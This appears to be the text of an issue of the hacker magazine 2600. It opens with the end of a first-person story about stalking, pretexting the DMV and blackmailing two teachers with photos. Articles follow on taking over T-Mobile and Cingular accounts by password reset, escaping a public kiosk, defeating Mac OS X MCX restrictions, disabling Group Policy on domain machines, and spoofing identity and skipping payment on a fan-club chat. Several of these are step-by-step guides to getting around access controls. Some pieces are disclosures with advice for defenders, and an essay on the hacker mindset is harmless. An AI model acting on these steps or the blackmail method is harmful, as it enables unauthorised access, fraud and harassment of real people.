I was up and out the door by 5:30 am, bicycling over to the gym teacher's neighborhood and stashing my bike in the bushes. As luck would have it, the left side of his property was bordered by woods and I was able to hide there with a clear view of his front door. I didn't have to wait long for another very useful piece of information to turn up. Shortly after 6 am, the front door opened and out stepped a familiar face - not the gym teacher, but the *science* teacher. The *married science teacher.* Now perhaps there is some reasonable explanation for a married woman leaving the home of a man not her husband at six in the morning, but I somehow didn't think there was anything reasonable about what I'd just seen. Mrs. Science Teacher drove off in her little black coupe (license plate number noted for future use), and a short while later, Mr. Gym Teacher also left for work. I returned to my bicycle and headed off to school as well.

Figuring people to be creatures of habit and realizing that a married teacher might not have all that many opportunities to spend a night with her lover, I decided to return later on that evening to see if she was overnighting again. Sure enough, as I drove past at 10:30 pm, there was Mrs. Science Teacher's black car parked in front of Gym Teacher's house. Excellent! I headed home to sleep and returned to my perch in the woods the next morning, camera in hand, first photographing the black car in front of the gym teacher's house (and a lovely shot of the license plate too), and then catching Mrs. Science Teacher herself exiting via the front door. I waited long enough to get a shot of Gym Teacher himself leaving the house before biking to school.

Later that afternoon, I dropped my film off at Fotomat and had to wait for two days to pick up my pictures (this was at a time before we had one hour photo service). But when I did, I was ecstatic - the photos were perfect and clear. And it was perfectly clear who the people involved were. An added bit of good fortune was that my Mom's camera was fairly new and actually stamped the corner of each picture with the date and time, making it clear that it was a little too early in the morning for Mr. Gym Teacher and Mrs. Science Teacher to be discussing exercise physiology (in anything but the strictest Biblical sense). I quickly ordered two duplicate sets of the photos and returned home to concretize the rest of my plan.

Another call to DMV (this time pretending to be Mrs. Science Teacher - God bless the marvel that is the voice of the twelve year old male) net-

ted me Mrs. Science Teacher's home address and other personal data. I telephoned Mrs. Science Teacher's home and when she answered the phone I pretended to be the newspaper delivery boy inquiring about a good day to come by and collect the subscription fees each week.

"I'm sorry," she said "You must have the wrong number. We don't subscribe to the paper!"

"Hmm... it's a new subscription that starts this week. Is it possible that your husband subscribed to the paper and forgot to tell you?" I countered.

"Absolutely!" she replied. "He never tells me anything! If you come by Saturday afternoon at around 3 pm you'll catch him." she replied.

"Thanks, ma'am, and have a great day!" I finished and hung up the phone.

Now I had all the information I needed to use a little leverage on Gym Teacher to make my life quite a bit easier. Friday night passed quickly and I had just one last thing to do to prepare my counterattack on Gym Teacher.

Saturday afternoon at 3 pm I telephoned Mrs. Science Teacher's home, and this time, Mr. Science Teacher answered the phone.

"Hi - this is Ernie from the *Sentinel-Courier.* I called a couple of days ago and spoke with your wife about the paper?"

"Are we getting the paper now?" he asked

"Well, the form I have here says that *you* called us last week on Tuesday to start delivery. I called and asked your wife what day would be good for me to come and collect for the paper and she didn't know anything about it. She said to talk to you." I replied.

"I didn't call you last week - I was away on business from Sunday night until Friday night. You must have the wrong house." he answered.

I apologized, saying that it must be a mistake, thanked him for his time, and hung up the phone, elated. He sounded like a nice guy and even more so for telling me what I needed to know - that he and the Mrs. were still cohabiting - which meant that her little overnighters at Gym Teacher's house were in all likelihood expressly forbidden.

Monday after school, I picked up my duplicate pictures at Fotomat and quickly stashed my originals and my negatives in a hole in the ground behind my house that I had come to use as a safekeeping place for items of value (a habit I continue even to this day - it's always a good idea to have a few dollars, a prepaid cell phone, a change of clothes, and other items of importance secreted away where you can get to them in a hurry if you need to). The following morning, armed with my pictures, I went to school. My first stop was to see Mrs. Science Teacher. I found her in her classroom, sitting behind the desk looking at some papers while the kids in her homeroom shuffled in and found their seats.

"I have something I think you'll find very interesting from a scientific perspective!" I said quietly.

"Really? I'd love to see it!" she replied.

Wordlessly, I handed her an envelope containing the pictures. It took a moment for what she was seeing to register and I enjoyed watching the color drain from her face when it did.

"Scientifically speaking, what is the chance that you and Gym Teacher would keep your jobs if I mailed copies of these pictures to everyone on the Board of Education?" I leaned in, quietly asking her. "What do you think your husband would do if he knew where you spent your nights last week?"

"I... er... I can't... You... you... why..." she stammered, searching for words and flushing with embarrassment and fear.

"That's what I thought." I said. "Be sure to tell Gym Teacher that I showed these to you and that if things don't go my way, you'll both be really, really sorry."

I left her room as she shook, on the verge of tears. I could scarcely keep from grinning as I went to my homeroom.

Gym was 4th period that day for me, right before lunch. We were going outside for soccer and the gym teacher split the class up alphabetically and sent them running to the soccer field, asking me to stay behind.

"You little fucker!" he hissed. "What are you going to do with those pictures?"

"You mean *these* pictures?" I pulled an envelope out from under my gym shirt, handing it to him.

He tore it open, and he too flushed bright red when he saw the pictures, his anger plainly visible.

"Don't worry," I said "I have the originals and the negatives. Those are your own copies."

"What do you want?" he snarled.

"I want to come to Phys Ed about as much as you want me here. All you have to do is cooperate, and your little secret is safe with me. But if you don't, it'll be your ass, and hers, and not in the way you're used to!" I laughed, aggravating him further. "I am not coming to gym class ever again. You are to mark me present and give me an A. I'll spend my time in the library, nobody gets hurt. I'll tell my friends I have a medical excuse. Got it?"

"That's it?" he asked "When do I get the originals and the negatives?"

"When I graduate from 8th grade and leave the school," I replied.

He nodded his wordless submission to my demands and I went back to the locker room to get out of my gym uniform.

As it turned out, my manipulation of circumstance kept me free from gym class only until the end of 7th grade. After that summer I returned to school to find that a new gym teacher had been hired and the old one had left the district. This one, however, was female, and did a much better job of keeping the muscleheads from making us geeks miserable. I considered using a little leverage to lean on the science teacher, just for fun, but she was a decent lady (adultery notwithstanding) and I actually liked science class, so I decided to shelve that particular exploit, satisfied that I had ridden that train for almost two years. A good hack, that was.

Easy Access to T-Mobile And Cingular Accounts

by Battery
Battery@chicago2600.net

When talking about data security, there has always been a mantra: if someone has physical access to your computer, it's their computer, not yours. This always seemed to make sense when talking about large pieces of hardware (laptops, PCs, servers, etc.). You would surely know if an attacker had physical access to your computer. Hard drives would probably be missing or the computer would simply be gone. But how would you know if someone had physical access to something else of yours? For example, what if someone accessed your cell phone?

Last month my sister found a T-Mobile Blackberry outside a bar. Unable to find the Blackberry's owner inside the bar, she gave it to me, hoping I would be able to track him down and return the device. First, I called T-Mobile, who thanked me for trying to return the phone. But the customer service representative informed me that he couldn't release any of the owner's information. This was completely understandable to me. After all, I might just be social engineering him, so I didn't have a problem with him not telling me the owner. I asked if he would contact the owner and give them my phone number and name and tell them I found their Blackberry and was trying to return it to him. He said he was not able to do that and that no one answered the home phone number on the account. He then advised me to drop off the Blackberry at a T-Mobile store, where the staff would locate the owner and return the phone. I had two problems with this. First, there were no T-Mobile stores within 25 miles of me, so I would have to go quite out of my way. Second, from past dealings with cell phone stores and kiosks, I wouldn't trust most people working in those stores to get the phone back to the rightful owner. I offered to mail it to T-Mobile Customer Care, but this was also shot down by the representative. I myself am a T-Mobile customer and the handling of this situation annoyed me quite a bit; the representative didn't seem to want to do anything to aid me to returning the phone. Finally, I just asked that he put a note on my account and the Blackberry's owner's account, making note of my call and giving them permission to give my phone number to the owner should he call T-Mobile to report his Blackberry missing.

At this point, I decided to find the owner myself. Unfortunately, there was little information in the address book of the Blackberry to help me find the owner. I knew the device's phone number since the Blackberry shows the phone number assigned to it in its phone application. But I could have also called my cell phone from the Blackberry to find it's number if I didn't already know it.

Since I knew the phone number, I could begin hacking into the account.

This is where the biggest problem in T-Mobile's data security exists. The information that the T-Mobile customer care representative refused to give me due to "customer confidential-

ity policies" was easily accessed via the phone provider's website. Once on the T-Mobile website, I clicked "forgot my password," entered the Blackberry's phone number, and the account password was sent to the Blackberry via SMS (text message). From there, I was able to login to the account with the phone number and the acquired password. I then had access to complete billing records, calling records, and was able to make plan changes to the account. Luckily, I was able to find a legit email address in the billing information and finally got in contact with the Blackberry's owner's father (apparently he was the one paying the phone bill). I was able to locate and return the Blackberry to the owner the next day, due to the information I obtained through the extremely weak security on the T-Mobile website.

The more I thought about it, the more troubled I became with the way T-Mobile handles their lost password retrieval. I looked at other cell phone providers and found that out of the biggest five national providers in the United States, only T-Mobile and Cingular send customers their lost passwords in this manner (via SMS text message after only providing a phone number).

These providers rely on physical possession of the phone (or actually the phone's SIM card) to prove ownership. I can imagine many situations where it would be quite easy to grab a person's phone and request your lost password to be sent to you from either of these company's websites (http://www.t-mobile.com or http://www.cingular.com). A simple check of the text message sent to the phone and you would have the password to the account.

On T-Mobile phones, you can dial #NUM# then hit send and the handset will display its assigned number. Other fun commands that work the same way on most T-Mobile phones include:

#MIN# - Voice Minutes Balance
#BAL# - Account Balance
#NUM# - Display Phone Number
#MSG# - Show Text Messages Used
#PWD# - Reset the voice mail Password

One interesting thing to note is that many new smart phones have web browsers and Internet access. Theoretically, you could use the web browser on the phone to go to the T-Mobile or Cingular site and request your lost password. A couple of seconds later you'd get the text message with the password. This could all be done quickly with the victim's own phone. I tried this with my T-Mobile Sidekick II and from the time when I picked up the phone and used the Sidekick's web browser to request the password to when I had my account password in my text message inbox was less then two minutes, using only the Sidekick II itself.

This is quite scary when you think about it. Pretend you are a stalker. You can now just steal someone's phone and probably learn where they live (via account billing address). You could also probably obtain their home phone numbers and email addresses. You could be really sneaky and just steal the phone's SIM card, since the victim probably wouldn't even notice for a while, leaving you to put the SIM card in another phone in the privacy of your own home and request the password information at your leisure.

Think about how many times you've seen someone showing off how cool their expensive new phone is. Usually they are more then willing to let someone look at it for a couple of minutes if asked. They might never know how they may be putting their data and account information at risk.

You could be nosy and ask to borrow someone's T-Mobile phone and, while pretending to make a call, check their minutes used and their account balance or maybe even reset their voice mail password and listen to their voice mail.

The root cause of this data insecurity is that T-Mobile and Cingular have their systems set up to only rely on physical possession of a phone or SIM card to prove the account owner's identification. All other providers require either the knowledge of a unique user ID (that is different from the account phone number) or answers to security questions before they use email to send lost passwords.

Until their system is changed, T-Mobile and Cingular customer data can be at risk. I would recommend T-Mobile and Cingular customers protect themselves by using a locking key guard with a pass code. Most phones have these. It requires a password before the phone's functions are able to be accessed. This simple step would stop someone from picking up your phone and using it without your knowledge. I would also be very careful who you let use your phone and be very observant when you do let someone use it. Sending email to T-Mobile and Cingular and blasting them for putting your information at risk might help nudge them into fixing the insecurity of their systems. A more extreme solution would be to simply switch service providers. Until these companies change their systems to make them more secure, users should stay vigilant and change their account passwords on a regular basis.

Ego Surfing

by alokincilo


This article describes a very simple approach to tracking Ego Surfing - people searching for themselves or other people online. Some examples of why this is useful: an employer may check your name online when you submit a resume, you may want to keep tabs on searches on your friends or foes, or you may just want to keep your own Ego Surfing in check so that you would know approximately how many times you typed your own name into a search engine.

So how is this done? I chose Google as my search engine because of its current dominance The solution is to open up a Google AdWords account and register all the names you are interested in tracking. You have to create some sort of an ad that will appear when your target name is searched for. An important point to make is that you want this ad to be such that visitors will *not* actually click on it as you will then be charged the cost-per-click (CPP) rate that was determined when you were defining the target words. I suggest creating a vague ad for a person-finding web site such as peoplesearch.com as it will probably not intrigue visitors enough to actually click on it. You don't need (or want) them to click on the ad for you to track how many times it has been searched for. The AdWords control panel shows the exact breakdown of how many times each of your search terms (in this case names) has been displayed and clicked. For purposes of this article I set up Ego Tracking for "john smuda". Do a Google search and notice the ads on the right side:

```
http://www.google.com/search?hl=en&q=%22
➥john+smuda%22&btnG=Google+Search
```

Even if visitors click on the ad and Google thus charges you, you can set limits to your daily spending. Limits can be as small as $1. Google determines CPP rates based on the search string you are defining. If the name you are searching for is very popular, this trick will obviously not work. Tracking "Britney Spears" will put you head-to-head against many advertisers that are using her popular name in their targeted ads, making the CPP high. But if you are searching for an average less popular name, you should get a standard CPP of about $0.10. If you design your ad to be sufficiently vague and cleverly dumb, nobody will click on it, yet the ad will have been displayed. The only thing you need is a valid credit card number and a few dollars on it, because the startup fee for an AdWords campaign is $5. After that, you can track everything - most likely for free - in your AdWords control panel, knowing exactly how many times a certain name has been searched for on the Google network. Enjoy.

Public Access



by Insert Name Here

By now I'm sure almost everyone has seen public computers that can be used to access the Internet for a fee. Most times they're in a mall or a PX (if on a military installation) and allow you free access to a certain website (like the ones found in BestBuy and the like). Well, I'm here to tell you about a little exploit that can be used to gain access to a regular Internet Explorer window that will allow you to enter your own URL thereby allowing you to surf to any site you choose, not just the one(s) the company wants you to see.

In order to execute this properly, you'll need some kind of media file that is available on the free-to-view website. In my case it was a ringtone sample from a cell phone ad. When you click the

link to the media file, Windows Media Player opens up to play the file. Immediately click "Stop" (not like you really care about the ringtone anyways). Then expand Windows Media Player so you can see the file menu up on top. Click on "Tools" then select "Plug-ins" and another little file menu window will pop up on the side. Select "Download Additional Plug-ins" and lo and behold, a nice IE window should pop up.

Now, depending on how well (in)secured the system is, a number of things could happen. In my case the computer allowed almost full use of IE, however the actual "File" part of the file menu was hidden, so you couldn't use it to open files on the hard drive or open any more IE windows. Alt+N was disabled as well, so no new IE windows that way. Alt+tab was disabled, so no switching between running applications. In fact, it seemed that most every alt+[key] and [windows key]+[key] combination were disabled. Also, they disallowed IE access to the hard drive, so typing something like "file://c:/" in the URL box just popped up a message stating that access to that was not allowed or something to that effect. One nice thing was that AIM and Yahoo! instant messengers both put icons on the IE toolbar, so I could launch those apps without any trouble at all.

This just goes to show that no matter how locked down a computer system is, something is always missed. The system admins took care to lock down just about everything I could think of, but they forgot Windows Media Player because presumably there was no way for any user to access it, authorized or not. They didn't take into account, however, the fact that maybe another program might launch it, like Internet Explorer did for me. Sadly, us hackers seem to be better at their jobs than they are. Take for example the computer I'm on now. Every computer in the room is down because of a bad patch that was applied in the middle of the night, apart from this one. But the keyboard wasn't working. The tech came in to look at it, couldn't figure it out, and then left. A few minutes back there yielded a bad keyboard extension cable. Sometimes things are so painfully obvious it makes me wonder how they ever got their jobs....

OK, enough of my ranting. Good luck on your hacking adventures, fellow technology enthusiasts.

Breaking Mac OS X Program Security

by Sibios
sibios@gmail.com

Mac OS X has been released with a program that limits what program users are allowed to run based on a simple set of files. This program is called MCX. This article is aimed at displaying the weaknesses in MCX and the XML files that Mac OS X uses to define both the applications that are installed on the system and the applications that a user can run. Most of my research is based around the Macs that I use daily around my school, which are set up as an environment in which all student data, apps, and user settings are stored on the local XServes. The physical computers that one interfaces with act as terminal clients to the servers. As with most documents I will simply remove all responsibility from myself as a writer for what you do in front of one of the computers you use. I will also lie about how this article is purely for educational purposes and is not intended for any malignant uses. I don't care what you do, enjoy the knowledge or exploit it, but I'm not responsible for your actions.

After logging in to a user account one can view the MCX preferences that have been ascribed

to them by accessing "/Users/<USER AC
➥COUNT>/Library/Preferences/com.apple.MCX.pl
➥ist". All Mac OS X applications are defined by a specific sequence based on the url at which they could be found online. Examples: Apple's Safari is "com.apple.Safari", Mozilla Firefox is "org.mozilla.Firefox", Adobe Photoshop would be "com.adobe.Photoshop". This seems to mimic the DBus program that one can find on Linux intended to provide means for communication between applications. All of these texts are used to define what the application is. Now that we know this, the question remains "How can one exploit this?" This question has a simple answer: when one cannot exploit the server, one exploits the client. In this case, we will modify our applications so that MCX thinks that we are running a program that we are allowed to run. But if you have access to a terminal you should be able to run any application you want without any MCX interference. However, we will demonstrate the method of tricking MCX to gain access to the Terminal.

After logging in, one would open up the Finder app and access "/Applications/Utilities". If you are lost in the world of the Finder, click the little icon of a house in the dock to open a Finder window and access your hard drive (there is an icon on the left on the standard install). You will see an "Applications" folder, double click that, followed by the "Utilities" folder. At this point you may want to try running the Terminal normally (just double click it). If MCX has been set up by a semi-competent admin you should get a warning that reads "You do not have permission to open the application 'Terminal'. Contact the person who administers your computer or your network administrator for assistance." I should also mention that the Finder hides many things from the user. Anything with a "." before the name (standard *nix hidden syntax) will be hidden, any directory with some name followed by a ".app" or a ".pkg" will appear as a double-clickable application. On that note, let's copy the Terminal app to a folder in which we can do some work on it (your home directory would be appropriate).

After returning to your home directory (or wherever you copied the app to) you should find a fresh copy of the Terminal (or whatever you copied). At this point you want to control-click the icon and select "Show Package Contents". A new Finder window will pop up showing the contents of the Terminal.app. Inside you should see a folder named "Contents". Inside the "Contents" folder you should find three files and two folders "Info.plist", "PkgInfo", "version.plist", "MacOS", and "Resources" (respectively). You will want to edit "Info.plist" so go ahead and open it in a standard ASCII/UTF-8 text editor. Inside you should find a bunch of fun little variables that control the interactions between Darwin and the Terminal. If you want to be able to double-click the .app and run the program you will want to modify the <string> associated with the "CFBundleIdentifier" <key>. This variable identifies the program and reports to MCX. You will want to modify this to something you know that you are allowed to run. I usually change it to "com.apple.Safari" or "com.apple.Preview". If you really want to be able to run this app, change it to something the admins cannot block with MCX: the Finder, the quintessential Mac OS X app: "com.apple.finder". You should be able to back out of the Contents, *.app folder, and double-click the app icon to start it. I have noted that the system does not always recognize the updates. We can force an update by renaming the application and changing it back to its original name.

If you are a GUI sort of person just repeat this for all of the applications that you want to run. On the other hand, if you are willing to get your hands dirty, you need only free up access to the Terminal to access these programs. For example, suppose that you really want to run the installed version of iTunes. Pop open a Terminal and toss it the following command:

```
/Applications/iTunes.app/Contents/MacOS
➥/iTunes
```

Or, for about any other application just follow the general rule of "/<location of .app>/<app name>.app/Contents/MacOS/<app name>". Any program that is run via the Terminal app is not checked by MCX for permissions. These commands however fall under the protections that are built into the Unix core (Mach Kernel) that Darwin runs on top of. This knowledge will not make anyone a figurative deity on a Mac OS X system but it can give a clueless admin a shock. The uninformed often tote Mac OS as the smart alternative to Windows for safety purposes, however it is quite obvious that it is not nearly as secure as many like to believe. When in doubt use Unix permissions for actual security, have fun on any OS X systems you encounter, and inform the rest of us if you find anything cool.

Viel Spass Kinder!

GPOs and Group Policy: Just Say No!

by WagStaff

Group Policy is a Microsoft Windows technology that supports centralized management of machines and users in a Windows domain environment, either with or without Active Directory (AD). It functions by merging registry changes into the local Windows registry via the distribution of Group Policy Objects (GPOs). GPOs are specialized snippets of registry files containing the desired registry settings.

The initial processing of Group Policy occurs when the computer starts up and when the user logs on, which is also referred to as "foreground" policy application. The system also applies (refreshes) Group Policy in the "background" on a periodic basis. By default, there is a refresh every 90 minutes plus or minus up to 30 minutes (this is a random delta applied to keep all workstations in the domain from updating GPOs at the same time).

GPOs are used by sysadmins to enable or disable a large variety of Windows features and/or behaviors. If a registry entry under GPO control is changed by a user, the Group Policy process ensures that these changes are "undone" and replaced with the settings present in the GPO. This behavior can be appropriate and highly desirable in a controlled corporate setting. However, this behavior can be quite annoying and undesirable when, for example, a home computer is used to connect to the corporate network so that the employee may work from home. Of course, this situation can and should be prevented by the *proper* application of GPOs. Sadly, though, not all sysadmins are created equal. So we must have a way to deal with these sorts of real world issues.

After Googling unsuccessfully for a set of instructions on how to locally disable the GPO propagation virus (did I say that out loud?) on Windows systems, I decided to learn the details of the mechanisms in use and write my own set of instructions. My results follow. Please read these instructions completely before attempting any of these changes, and be sure you are comfortable editing the Windows registry. Your mileage may vary. Void where prohibited. Some settling of contents may have occurred during shipping. Don't run with scissors....

To disable "Group Policy" propagation to a Windows NT4/2000/XP workstation, perform the following steps, in order, while logged into the workstation with Administrator privileges:

(Note: If you don't have administrative privileges on the affected computer, please see the numerous tutorials available on how to "acquire" these privileges as it is beyond the scope of this article.)

Step 1:

Rename: C:\WINDOWS\system32\dllcache\➥gpupdate.exe

To: C:\WINDOWS\system32\dllcache\gpup➥date.exe.save

Click "OK" on any warning messages.

Rename: C:\WINDOWS\system32\dllcache\➥secedit.exe

To: C:\WINDOWS\system32\dllcache\sec➥edit.exe.save

Click "OK" on any warning messages.

Step 2:

Rename: C:\WINDOWS\system32\gpupdate.exe

To: C:\WINDOWS\system32\gpupdate.exe.save

Click "OK" on any warning messages.

Rename: C:\WINDOWS\system32\secedit.exe

To: C:\WINDOWS\system32\secedit.exe.save

Click "OK" on any warning messages.

The above changes are made to prevent future "command line" initiated updates to local Group Policy. If the risk of that is low/nonexistent, these two steps can be skipped entirely. The execution order of the above steps is necessary to deal with the "Windows File Protection" (WFP) mechanism introduced by M$ in Windows 2000. Step 1 is not necessary on a Windows NT4 workstation, since it does not implement WFP.

As an alternative, you could disable WFP entirely (these details are also beyond the scope of this article) and rename only the two files present in "C:\WINDOWS\system32" (Step 2). To avoid starting a religious war on the merits of the

WFP mechanism, I have opted instead to describe the above steps which sidestep that sometimes sensitive issue. Moving on....

Step 3:

Search the boot/system drive (usually "C:") for all files named "*.pol" and rename them or delete them.

Most of these files will appear under various user home directories under the "C:\Documents and Settings" folder structure (e.g., "C:\Documents and Settings\All Users\ntuser.pol"). These are the actual policy files that are created by the domain SysAdmins and distributed throughout the domain via the GPO process. Since we're trying to disable this activity, these files are no longer necessary.

Step 4a:

For Windows NT4: Navigate to the following registry key:

HKEY_LOCAL_MACHINE\SYSTEM\Current
➥ControlSet\Control\Update

Create a new REG_DWORD entry there named "UpdateMode" if it doesn't already exist.

Set its value to 0 (in hex 0x00000000) (e.g., "UpdateMode"=dword:00000000).

This step disables NT4-based domain GPOs. If you are sure your domain exclusively uses Windows 2000-or-newer servers to manage the domain (e.g., your domain is AD-based and does not distribute NT4-based GPOs for backwards compatibility), you can skip this step. If in doubt, performing this edit when not necessary causes no harm.

Step 4b:

For Windows 2000: Navigate to the following registry key:

HKEY_LOCAL_MACHINE\Software\Policies
➥Microsoft\Windows\System

Create a new REG_DWORD entry there named "DisableGPO" if it doesn't already exist.

Set its value to 0 (in hex 0x00000001) (e.g., "DisableGPO"=dword:00000001).

This step disables AD-based domain GPOs only for Windows 2000 clients. If you're not running Windows 2000 (e.g., you're running Windows XP), you can skip this step. M$ disabled this otherwise useful feature in the Windows XP "Gold" code release. Performing this edit on a Windows XP client provides you with some typing/clicking exercise, but not much else.

Step 5:

Navigate to the following registry key:

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
➥Windows\CurrentVersion\policies\system

Create the REG_DWORD entries listed below if they don't already exist.

Set the values as indicated.

```
"SynchronousMachineGroupPolicy"=dword:
➥00000000
"SynchronousUserGroupPolicy"=dword:
➥00000000
"DisableBkGndGroupPolicy"=dword:00000001
"MaxGPOScriptWait"=dword:00000001
"RunLogonScriptSync"=dword:00000000
```

This step does not actually disable GPOs. Rather, it makes them slightly less annoying should you choose not to completely disable them. It prevents the background refresh which was discussed previously and keeps foreground GPO refreshes from slowing down the boot/login process. This step is optional and can be skipped entirely if a full disabling of local GPO processing is your desired end-state.

Step 6:

Change the permissions on the following registry keys to remove "Full Control" from every user/group except your domain logon account to which you will add "Full Control" permissions:

HKEY_LOCAL_MACHINE\SOFTWARE\Policies
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft
➥Windows\CurrentVersion\policies
HKEY_CURRENT_USER\Software\Policies
HKEY_CURRENT_USER\Software\Microsoft
➥Windows\CurrentVersion\Policies

You will have to "Add" your user account to the security list for the two HKLM key locations and give it "Full Control" permissions prior to removing the "Full Control" permissions from the other listed users/groups. It should already exist in the list for the two HKCU keys, but it won't have "Full Control" permissions until you add them.

Step 7:

Reboot the PC (hey, it's Windows, not *nix!).

Step 8:

Proceed to make any changes to your PC configuration secure in the knowledge that Group Policy pushes will no longer be an issue! Hallelujah!

Please note that Step 6 is the true "meat" in this procedure for AD-based domains (currently, the most common type of Windows domain configuration). You can generally achieve the desired result in an AD-based domain by only performing that single step. The other steps are merely for less-common environments or for added insurance. If you want a quick back-out strategy in an AD-based domain, then you should consider only performing Step 6.

Also, I haven't validated these steps yet in the Windows Vista (formerly "Longhorn") environment. All indications are that they will work there "as-is," especially if Windows Server 2003 or earlier servers are used to manage the domain. If necessary, I'll update these instructions once M$ releases the "Gold" code for Windows Vista/Vista Server (2007?).

Hacker Perspective

by Bruce Schneier

A hacker is someone who thinks outside the box. It's someone who discards conventional wisdom, and does something else instead. It's someone who looks at the edge and wonders what's beyond. It's someone who sees a set of rules and wonders what happens if you don't follow them. A hacker is someone who experiments with the limitations of systems for intellectual curiosity.

I wrote that last sentence in the year 2000, in my book *Beyond Fear.* And I'm sticking to that definition.

This is what else I wrote in *Beyond Fear:*

"Hackers are as old as curiosity, although the term itself is modern. Galileo was a hacker. Mme. Curie was one, too. Aristotle wasn't. (Aristotle had some theoretical proof that women had fewer teeth than men. A hacker would have simply counted his wife's teeth. A *good* hacker would have counted his wife's teeth without her knowing about it, while she was asleep. A good *bad* hacker might remove some of them, just to prove a point.)

"When I was in college, I knew a group similar to hackers: the key freaks. They wanted access, and their goal was to have a key to every lock on campus. They would study lockpicking and learn new techniques, trade maps of the steam tunnels and where they led, and exchange copies of keys with each other. A locked door was a challenge, a personal affront to their ability. These people weren't out to do damage - stealing stuff wasn't their objective - although they certainly could have. Their hobby was the power to go anywhere they wanted to.

"Remember the phone phreaks of yesteryear, the ones who could whistle into payphones and make free phone calls. Sure, they stole phone service. But it wasn't like they needed to make eight-hour calls to Manila or McMurdo. And their real work was secret knowledge: The phone network was a vast maze of information. They wanted to know the system better than the designers, and they wanted the ability to modify it to their will. Understanding how the phone system worked - that was the true prize. Other early hackers were ham-radio hobbyists and model-train enthusiasts.

"Richard Feynman was a hacker; read any of his books.

"Computer hackers follow these evolutionary lines. Or, they are the same genus operating on a new system. Computers, and networks in particular, are the new landscape to be explored. Networks provide the ultimate maze of steam tunnels, where a new hacking technique becomes a key that can open computer after computer. And inside is knowledge, understanding. Access. How things work. Why things work. It's all out there, waiting to be discovered."

Computers are the perfect playground for hackers. Computers, and computer networks, are vast treasure troves of secret knowledge. The Internet is an immense landscape of undiscovered information. The more you know, the more you can do.

And it should be no surprise that many hackers have focused their skills on computer security. Not only is it often the obstacle between the hacker and knowledge, and therefore something to be defeated, but also the very mindset necessary to be good at security is exactly the same mindset that hackers have: thinking outside the box, breaking the rules, exploring the limitations of a system. The easiest way to break a security system is to figure out what the system's designers hadn't thought of: that's security hacking.

Hackers cheat. And breaking security regularly involves cheating. It's figuring out a smart card's RSA key by looking at the power fluctuations, because the designers of the card never realized anyone could do that. It's self-signing a piece of code, because the signature-verification system didn't think someone might try that. It's using a piece of a protocol to break a completely different protocol, because all previous security analysis only looked at protocols individually and not in pairs.

That's security hacking: breaking a system by thinking differently.

It all sounds criminal: recovering encrypted text, fooling signature algorithms, breaking protocols. But honestly, that's just the way we security people talk. Hacking isn't criminal. All the examples two paragraphs above were performed by respected security professionals, and all were presented at security conferences.

I remember one conversation I had at a Crypto conference, early in my career. It was outside amongst the jumbo shrimp, chocolate-covered strawberries, and other delectables. A bunch of us were talking about some cryptographic system, including Brian Snow of the NSA. Someone described an unconventional attack, one that didn't follow the normal rules of cryptanalysis. I don't remember any of the details, but I remember my response after hearing the description of the attack.

"That's cheating," I said.

Because it was.

I also remember Brian turning to look at me. He didn't say anything, but his look conveyed everything. "There's no such thing as cheating in this business."

Because there isn't.

Hacking is cheating, and it's how we get better at security. It's only after someone invents a new attack that the rest of us can figure out how to defend against it.

For years I have refused to play the semantic "hacker" vs. "cracker" game. There are good hackers and bad hackers, just as there are good electricians and bad electricians. "Hacker" is a mindset and a skill set; what you do with it is a different issue.

And I believe the best computer security experts have the hacker mindset. When I look to hire people, I look for someone who can't walk into a store without figuring out how to shoplift. I look for someone who can't test a computer security program without trying to get around it. I look for someone who, when told that things work in a particular way, immediately asks how things stop working if you do something else.

We need these people in security, and we need them on our side. Criminals are always trying to figure out how to break security systems. Field a new system - an ATM, an online banking system, a gambling machine - and criminals will try to make an illegal profit off it. They'll figure it out eventually, because some hackers are also criminals. But if we have hackers working for us, they'll figure it out first - and then we can defend ourselves.

It's our only hope for security in this fast-moving technological world of ours.

Bruce Schneier is an internationally renowned security technologist, referred to by "The Economist" as a "security guru." He is the author of approximately eight books - including the best sellers "Beyond Fear: Thinking Sensibly about Security in an Uncertain World," "Secrets and Lies," and "Applied Cryptography" - and hundreds of academic articles and papers. His influential newsletter, "Crypto-Gram," is read by over 120,000 people. Schneier is regularly quoted in the press, and his essays have appeared in national and international publications. He is a frequent guest on television and radio, has testified before Congress, and is a frequent writer and lecturer on issues surrounding security and privacy.

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Music Today

by noir

A lovely company called Music Today has recently caught my attention. Music Today is a site that charges music bands money in exchange for hosting band fan clubs. These fan clubs include online chat, customized email addresses, message boards, online merchandise shops, and some other useless crap.

The Story

I'll admit, I did actually join one of the band's fan clubs (no, not the Backstreet Boys) and mostly just used the chat here and there. One day I decided to look a bit closer at the chat and saw that they left a lot of chat parameters in the HTML, rather than embedding it into the Java applet. I first looked at the PARAM NAME tag. The value for this was set to my registered username. So what happens when you change the value and load the page from locally on your machine? Yes, it's that easy. The value for this may not be obvious at first. If you've ever been a fan of any music band, you know they have their fanatics. Logging in as a band member was worth a chuckle the first few times. After a while it got old and I just started using it to use whatever screen name I felt like that day.

The next thought I had about this was that if I could load the page locally, did I really need to log in? So I wouldn't have to worry about clearing cookies and cache and all that stuff, I sent the HTML file with modified name to a friend who had never been part of any Music Today club. Sure enough, turns out you don't even need to be registered to load the chat! You would think a company interested in making money would want their users to be paying for the services. So the obvious next thought I had was how do I get on fan clubs I haven't paid for? That's where the lovely SiteID value comes in. It seems at this time that most of the values between 1002 and 1021 have an associated fan club chat. I didn't bother to go below 999/0999 or above 1025, but there may be more.

My final step at this point was to see how stripped down the code could get. You can strip it quite a bit actually. Enough that I can include it in this article. So all you have to do to start playing around is set your username and pick whatever SiteID you want. Yeah, sure, I'll attach the SiteIDs as well. Feel free to try and strip the code down more. I'm no expert at this.

